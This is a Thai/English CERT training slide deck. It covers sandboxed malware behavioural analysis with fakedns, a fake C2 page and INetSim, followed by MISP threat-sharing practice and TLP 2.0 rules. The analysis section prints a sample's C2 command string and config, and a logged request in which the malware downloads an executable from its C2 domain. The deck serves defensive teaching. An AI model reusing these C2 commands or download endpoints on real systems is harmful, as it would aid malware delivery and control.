12	0.002927301	192.168.9.6	192.168.9.5	TCP	60	57044 → 80 [ACK] Seq=1978 Ack=724 Win=261376 Len=0
13	0.002982484	192.168.9.6	192.168.9.5	TCP	60	57044 → 80 [FIN, ACK] Seq=1978 Ack=724 Win=261376 Len=0
14	0.002988155	192.168.9.5	192.168.9.6	TCP	54	80 → 57044 [ACK] Seq=725 Ack=1979 Win=64128 Len=0
15	0.003057635	192.168.9.6	192.168.9.5	TCP	60	57044 → 80 [ACK] Seq=1979 Ack=725 Win=261376 Len=0

- มัลแวร์พยายาม request ขอ "/ads.php" จาก C2
- เราจะสร้าง "/ads.php" ใน lab ตามที่มัลแวร์ต้องการและจับตาดูพฤติกรรมของมัน

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis


Tool: httpd

```
remnux@remnux:~$ cd /var/www/html/
remnux@remnux:/var/www/html$ echo "cexe c:\windows\notepad.exe" > ads.php
remnux@remnux:/var/www/html$
```

1

```
remnux@remnux:~$ httpd start
remnux@remnux:~$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.9.5
fakedns[INFO]: Response: brb.3dtuts.by -> 192.168.9.5
fakedns[INFO]: Response: checkappexec.microsoft.com -> 192.168.9.5
```

2




uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis

uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis

```
remnux@remnux:~$ wireshark &
[3] 2463
[2]   Done                    wireshark
remnux@remnux:~$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.9.5
fakedns[INFO]: Response: talonstamed.com -> 192.168.9.5
```

Source	Destination	Protocol	Length	Info
192.168.9.6	192.168.9.5	DNS	75	Standard query 0xdbe7 A talonstamed.com
192.168.9.5	192.168.9.6	DNS	91	Standard query response 0xdbe7 A talonstamed.com A 192.168.9.5
192.168.9.6	192.168.9.5	TCP	66	59954 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.9.5	192.168.9.6	TCP	54	443 → 59954 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.9.6	192.168.9.5	TCP	66	[TCP Retransmission] 59954 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS
192.168.9.5	192.168.9.6	TCP	54	443 → 59954 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.9.6	192.168.9.5	TCP	66	[TCP Retransmission] 59954 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS
192.168.9.5	192.168.9.6	TCP	54	443 → 59954 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis | Tool: INetSim

- https://inetsim.org
- สามารถจำลองโปรโตคอลได้หลากหลาย เช่น HTTP, HTTPS, SMTP, FTP, POP3 เป็นต้น
- ปรับแต่งการตั้งค่าได้ >> /etc/inetsim/inetsim.conf
- ดู log การทำงาน >> /var/log/inetsim
- พื้นที่เก็บไฟล์ที่เกี่ยวข้อง >> /var/lib/inetsim

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)


Interactive Behavioral Analysis

Tool: INetSim

```
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Ecke
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/
Using configuration file: /etc/inetsim/inet
Parsing configuration file.
Warning: Unknown option 'service' in config
Configuration file parsed successfully.
=== INetSim main process started (PID 2564)
Session ID:     2564
Listening on:   192.168.9.5
Real Date/Time: 2023-03-10 05:00:26
Fake Date/Time: 2023-03-10 05:00:26 (Delta:
 Forking services...
  * smtps_465_tcp - started (PID 2571)
```

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Interactive Behavioral Analysis



Interactive Behavioral Analysis

```
remnux@remnux:~$ more /var/log/inetsim/service.log
recv: GET /images/1m6r.exe HTTP/1.1
recv: Accept: text/*, application/*
recv: User-Agent: Updates downloader
recv: Host: talonstamed.com
recv: Cache-Control: no-cache
info: Request URL: https://talonstamed.com/images/1m6r.exe
info: Sending fake file configured for extension 'exe'.
send: HTTP/1.1 200 OK
send: Content-Length: 11776
send: Date: Fri, 10 Mar 2023 10:14:44 GMT
send: Content-Type: x-msdos-program
send: Server: INetSim HTTPs Server
send: Connection: Close
```

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP training and workshop

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

พิศุทธิ์ ม่วงสมัย (Hat)

อีเมล : pisut@ttc-cert.or.th

หมายเลขของกุญแจ (Key ID) : CF508EF3F322F54E

TTC-CERT:

- Technical Team Lead

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Agenda

- Introduction to MISP
- MISP Data model overview
  - Data Layer
  - Context layer
- General usage of MISP
- Recommendations & best practices to encode threat intelligence
- เกณฑ์การแชร์ข้อมูลภัยคุกคาม (Telecommunications Sector - Traffic Light Protocol (TLP)) เวอร์ชั่น 2.0
- MISP Encoding Exercise

4

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

วัตถุประสงค์ : ผู้เข้าอบรมสามารถใช้งาน MISP เพื่อประโยชน์ในการรับและแชร์ข้อมูลที่เกี่ยวกับภัยคุกคามทางไซเบอร์ได้

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Introduction to MISP

What is MISP?

- MISP is a **threat information sharing platform** that is free & open source software
- A tool that **collects** information from partners, your analysts, your tools, feeds
- Normalises, **correlates**, **enriches** the data
- Allows teams and communities to **collaborate**
- **Feeds** automated protective tools and analyst tools with the output

Different types of users of an information sharing platform

- **Malware reversers** willing to share indicators of analysis with respective colleagues.
- **Security analysts** searching, validating and using indicators in operational security.
- **Intelligence analysts** gathering information about specific adversary groups.
- **Incident response teams** relying on indicators to support or bootstrap their DFIR cases.
- **Risk analysis teams** willing to know about the new threats, likelyhood and occurences.

Many objectives from different user-groups


- Sharing indicators for a **detection** matter.
  - "Do I have infected systems in my infrastructure or the ones I operate?"
- Sharing indicators to **block**.
  - "I use these attributes to block, sinkhole or divert traffic."
- Sharing indicators to **perform intelligence**.
  - Gathering information about campaigns and attacks. Are they related? Who is targeting me? Who are the adversaries?"
- These objectives can be conflicting (e.g. False-positives have different impacts)

Sharing in MISP

- Sharing via distribution lists - **Sharing groups**
- **Delegation** for pseudo-anonymised information sharing
- **Proposals** and **Extended events** for collaborated information sharing
- Synchronisation, Feed system, air-gapped sharing
- User defined **filtered sharing** for all the above mentioned methods
- Cross-instance information **caching** for quick lookups of large data-sets
- Support for multi-MISP internal enclaves

MISP core distributed sharing functionality


- MISPs' core functionality is sharing where everyone can be a **consumer** and/or a **contributor/producer**.
- Quick benefit without the obligation to contribute.
- Low barrier access to get acquainted to the system.



Information quality management

- Correlating data
- Feedback loop from detections via **Sightings**
- **False positive management** via the warninglist system
- **Enrichment system** via MISP-modules
- **Integrations** with a lot of tools and formats
- Flexible **API** and support **libraries** such as PyMISP to ease integration
- **Timelines** and giving information a temporal context
- Full chain for indicator life-cycle management

Correlation features: a tool for analysts



- To **corroborate a finding** (e.g. is this the same campaign?),
- **reinforce an analysis** (e.g. do other analysts have the same hypothesis?),
- or just find if this **threat is new or unknown in your community**.

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware

Event ID	53286
UUID	a1902afc-93f0-4bc2-a6da-f2ef81ee03f2
Creator org	Thailand Telecommunications Sector CERT

285d11375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 — svchost.exe, dropped from MSI file. This file is legitimate gup.exe (Notepad++ updator) used for side-load libcurl.dll

รายงานผลการวิเคราะห์มัลแวร์ AMAR-230199-1.v1 -

Fake_Pulse_Secure_CobaltStrike_Loader

Event ID	57261
UUID	37824d0a-63ce-4ca8-896e-7a828dc51

Juniper.exe 285d11375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 — This file masqueraded gup.exe (Notepad++) and used to DLL Side-loading libcur.dll (Cobalt Strike Beacon Loader)

Sightings support

- Has a data-point been **sighted** by me or the community before?
- Additionally, the sighting system supports negative sigthings (FP) and expiration sightings.
- Sightings can be performed via the API or the UI.
- Many use-cases for **scoring indicators** based on users sighting.

Timelines and giving information a temporal context


- Recently introduced **first_seen** and **last_seen** data points
- All data-points can be placed in time
- Enables the **visualisation** and **adjustment** of indicators timeframes

Conclusion

- MISP is just a tool. What matters is your sharing practices. The tool should be as transparent as possible to support you.
- Enable users to customize MISP to meet their community's use-cases.
- MISP project combines open source software, open standards, best practices and communities to make information sharing a reality.

MISP Data model overview


Type of Data model



Data Layer

Data layer: Events

- **Events** are encapsulations for contextually linked information
  - **Purpose**: Group datapoints and context together. Acting as an envelop, it allows setting distribution and sharing rules for itself and its children.
  - **Usecase**: Encode incidents / events / reports / ...



Data layer: Events


```
{
    "id": "60433",
    "org_id": "1",
    "date": "2023-05-10",
    "info": "AA23-129A Hunting Russian Intelligence "Snake" Malware | CISA",
    "uuid": "c80d5fef-6833-48c4-a887-244613b31d35",
    "published": true,
    "analysis": "2",
    "attribute_count": "14",
    "orgc_id": "1",
    "timestamp": "1683719293",
    "distribution": "2",
    "sharing_group_id": "0",
    "proposal_email_lock": false,
    "locked": false,
    "threat_level_id": "1",
    "publish_timestamp": "1683727446",
    "sighting_timestamp": "0",
    "disable_correlation": false,
    "extends_uuid": "",
    "protected": null,
    "Org": {
        "id": "1",
        "name": "Thailand Telecommunications Sector CERT",
        "uuid": "d8147df3-b1cb-482f-9b0d-b9f325251bd3"
    },
    "Orgc": {
        "id": "1",
        "name": "Thailand Telecommunications Sector CERT",
        "uuid": "d8147df3-b1cb-482f-9b0d-b9f325251bd3"
    },
```

Data layer: Attributes

- **Attributes** are individual data points, indicators or supporting data
  - **Purpose**: Individual data point. Can be an indicator or supporting data.
  - **Usecase**: Domain, IP, link, sha1, attachment, ...

Data layer: MISP Objects

- **Objects** are custom templated Attribute compositions
  - **Purpose**: Groups Attributes that are intrinsically linked together
  - **Usecase**: File, person, credit-card, x509, device, ...


Data layer: Sightings

- **Sightings** are a means to convey that a data point has been seen
  - **Purpose**: Allows to add temporality to the data.
  - **Usecase**: Record activity or occurence, perform IoC expiration, ...

Data layer: Event reports

- **Event reports** are supporting data for analysis to describe events, processes, ect
  - **Purpose**: Supporting data point to describe events or processes
  - **Usecase**: Encode reports, provide more information about the Event, ...

Anatomy of an Event



Context layer

Context layer:Tags

- **Free Tags**: Label where the text can be set without restriction
- **Taxonomies**: Normalized classification to express the same vocabulary
- **Galaxies**: Normalized classification boosted by meta-data

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Context layer:Tags | Free Tags


- Label where the text can be set without restriction
- Simplest form of contextualization
- Can make automation and understanding difficult

Context layer:Tags | Taxonomies


- Simple label standardised on common set of vocabularies
- Efficient classification globally understood
- Ease consumption and automation

Context layer:Tags | Galaxies

- Normalized classification boosted by meta-data
- Enable description of complex high-level information
- Used internally to represent the MITRE ATT&CK Framework



Conclusion



General usage of MISP

MISP - Lab

- To access https://10.99.99.254
- Credentials
  - Username: firstname@ttc-cert.lab
  - Password: firstname@ttc-cert.lab
- Available at the following location (VirtualBox and VMWare):
  - https://vm.misp-project.org/latest/

MISP - General Usage

- Viewing data
- Creating data
- Co-operation
- Distribution
- Exports

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP - Viewing the Event Index

- Event Index
  - Event context
  - Tags
  - Distribution
  - Correlations
- Filters

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP - Viewing the Event Index


ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP - Viewing an Event

- Event View
  - Event context
  - Attributes
    - Category/type, IDS, Correlations
  - Objects
  - Galaxies
  - Proposals
  - Discussions
- Tools to find what you are looking for
- Correlation graphs

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP - Viewing an Event




ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

MISP - Viewing an Event

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Tools to find what you are looking for

Tools to find what you are looking for



MISP - Creating and populating events in various ways (Demo)

- The main tools to populate an event
  - Adding attributes / batch add
  - Adding objects
  - Freetext import
  - Adding attachments
  - API

MISP - Various features while adding data

- What happens automatically when adding data?
  - Automatic correlation
  - Input modification via validation and filters (regex)
  - Tagging / Galaxy Clusters
- Various ways to publish data
  - Publish with/without e-mail
  - Publishing via the API
  - Delegation

MISP - Using the data

- Correlation graphs
- Downloading the data in various formats
- API
- Collaborating with users (proposals, discussions, emails)

MISP - Distributions explained


- Your Organisation Only
- This Community Only
- Connected Communities
- All Communities

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Recommendations & best practices to encode threat intelligence

Choose the Event title wisely

- Use English if you ever think the data will be shared with others
  - Event.info is meant for human
  - **Concise** & **self-explanatory** title



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Take your time to properly encode data

- This is what everyone see and get notified about
- Make things easier to filter, export, aggregate and compute trends
  - **Think machine** processing the data
  - **Think human** consuming the data
- Once you are at ease with the manual work, automate it!

Prefer to use object rather than attributes

- You can group attribute and make things **more readable**

- You can turn flat data into a **connected graph** that tells a story
  - Try to use existing verbs if possible

Review the to_ids & correlation flags

- **to_ids**: Should it be marked to be used for automation and fed to protective tools
- **correlation**: Should it (not?) correlate

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Contextualize your data

- Start with the Event
  - Attributes and Objects **inherit** the parent's context
- If possible, **add context to attributes** as well
  - E.g. c2 server, exfiltration URL, techniques

Priority when contextualizing:


- เกณฑ์การกำหนดการแชร์ข้อมูล ➔ TLP
- เกณฑ์การกำหนดความถูกต้องของข้อมูล ➔ confidence
- เกณฑ์การกำหนดแหล่งที่มาของข้อมูล ➔ origin
- รูปแบบ/ชนิดการโจมตี
- Adversarial Tactics, Techniques and Common Knowledge (ATT&CK)
- Event class (misp:event-type, event-classification)
- If malware involved ➔ malware-type / malware-family
- If incident ➔ Incident Type

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Agree on which vocabulary to use, and keep using it

- Use normalized vocabularies such as **Taxonomy** & **Galaxy**
- It makes life easier for you to **understand** and **automate**
- It simplifies the lives of the **recipients** as well


VS



https://misp.ttc-cert.or.th/taxonomies/view/154


Add a time component to entities

- Time components can be **first_seen**, **last_seen** and **sightings**
- You get **automatic timelines** for free
- Handy to illustrate a series of actions or when something was active
- The IoC **life-cycle** management system can leverage these data points



Check the warninglist and correlation hits

- Warninglist hits
  - Allow to avoid common false positives
  - Do not make SOC and partners angry
- Correlation hits
  - Might give more hint about the context
  - Can also detect other false positives




Create a small write-up with an event report


- Event reports cannot be consumed by automation system
- But, they can be used by operators or analysts to obtain a comprehensive understanding of the event

Review distribution and publish

- Avoid data leak & make sure everything will be **shared as intended**
  - Protect potential victims, hide internal references, …
  - Hint: Start with strict distribution level and make it more permissive later on



- Publishing is needed for
  - Synchronization to other MISP instances
  - Notifying the community
  - Exposing the data to be consumed by automation system



Conclusion

- Choose the Event title wisely
- Take your time to properly encode data
- Prefer to use object rather than attributes
- Review the to_ids & correlation flags
- Contextualize your data
- Agree on which vocabulary to use, and keep using it
- Add a time component to entities
- Check the warninglist and correlation hits
- Create a small write-up with an event report
- Review distribution and publish

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Traffic Light Protocol (TLP) เกณฑ์การแชร์ข้อมูลภัยคุกคาม (Telecommunications Sector - Traffic Light Protocol (TLP)) เวอร์ชั่น 2.0

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Telecommunications Sector - Traffic Light Protocol (TLP)

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Telecommunications Sector - Traffic Light Protocol (TLP)

สี/ประเภท	คำจำกัดความ	การแชร์/การเผยแพร่/การส่งต่อ
สีแดง TLP:RED	- เป็นข้อมูลที่ไม่สามารถเปิดเผยหรือ □ เผยแพร่ได้ จำกัดเฉพาะผู้ที่มีสิทธิ์ได้รับข้อมูลเท่านั้น - ข้อมูลชนิดนี้ (TLP:RED) ควรใช้เมื่อข้อมูลมีความเกี่ยวข้องกับข้อมูลส่วนบุคคล หรือ ส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หรือ ภาครัฐ หากข้อมูลถูกนำไปใช้ในทางที่ผิด	- ผู้ได้รับข้อมูลต้องไม่เปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:RED) ให้กับบุคคลใด ๆ นอกเหนือจากที่ผู้ส่งข้อมูลได้ระบุไว้

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Telecommunications Sector - Traffic Light Protocol (TLP)

สี/ประเภท	คำจำกัดความ	การแชร์/การเผยแพร่/การส่งต่อ
สีอำพันแบบเข้มงวด **TLP:AMBER+STRICT**	- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้อย่างจำกัด ซึ่งผู้รับข้อมูลสามารถเผยแพร่ข้อมูลชนิดนี้ได้**เฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น** - เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ สำหรับการสนับสนุนในการดำเนินการแก้ไขหรือป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ แต่อาจส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หากถูกเผยแพร่ออกไปภายนอกหน่วยงานหรือองค์กรของผู้ได้รับข้อมูล - หมายเหตุ ควรใช้ TLP:AMBER+STRICT เพื่อจำกัดการเปิดเผยหรือเผยแพร่ให้เฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น	- ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER+STRICT) จำกัดเฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น - ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER+STRICT) กับผู้ที่เกี่ยวข้องในหน่วยงานหรือองค์กรที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้ เพื่อปกป้องตนเองหรือป้องกันอันตรายที่อาจเกิดขึ้น - ผู้ส่งข้อมูลมีสิทธิ์ที่จะระบุข้อจำกัดในการเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER+STRICT) เพิ่มเติม ซึ่งผู้ได้รับข้อมูลจะต้องปฏิบัติตามโดยเคร่งครัด

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Telecommunications Sector - Traffic Light Protocol (TLP)

สี/ประเภท	คำจำกัดความ	การแชร์/การเผยแพร่/การส่งต่อ
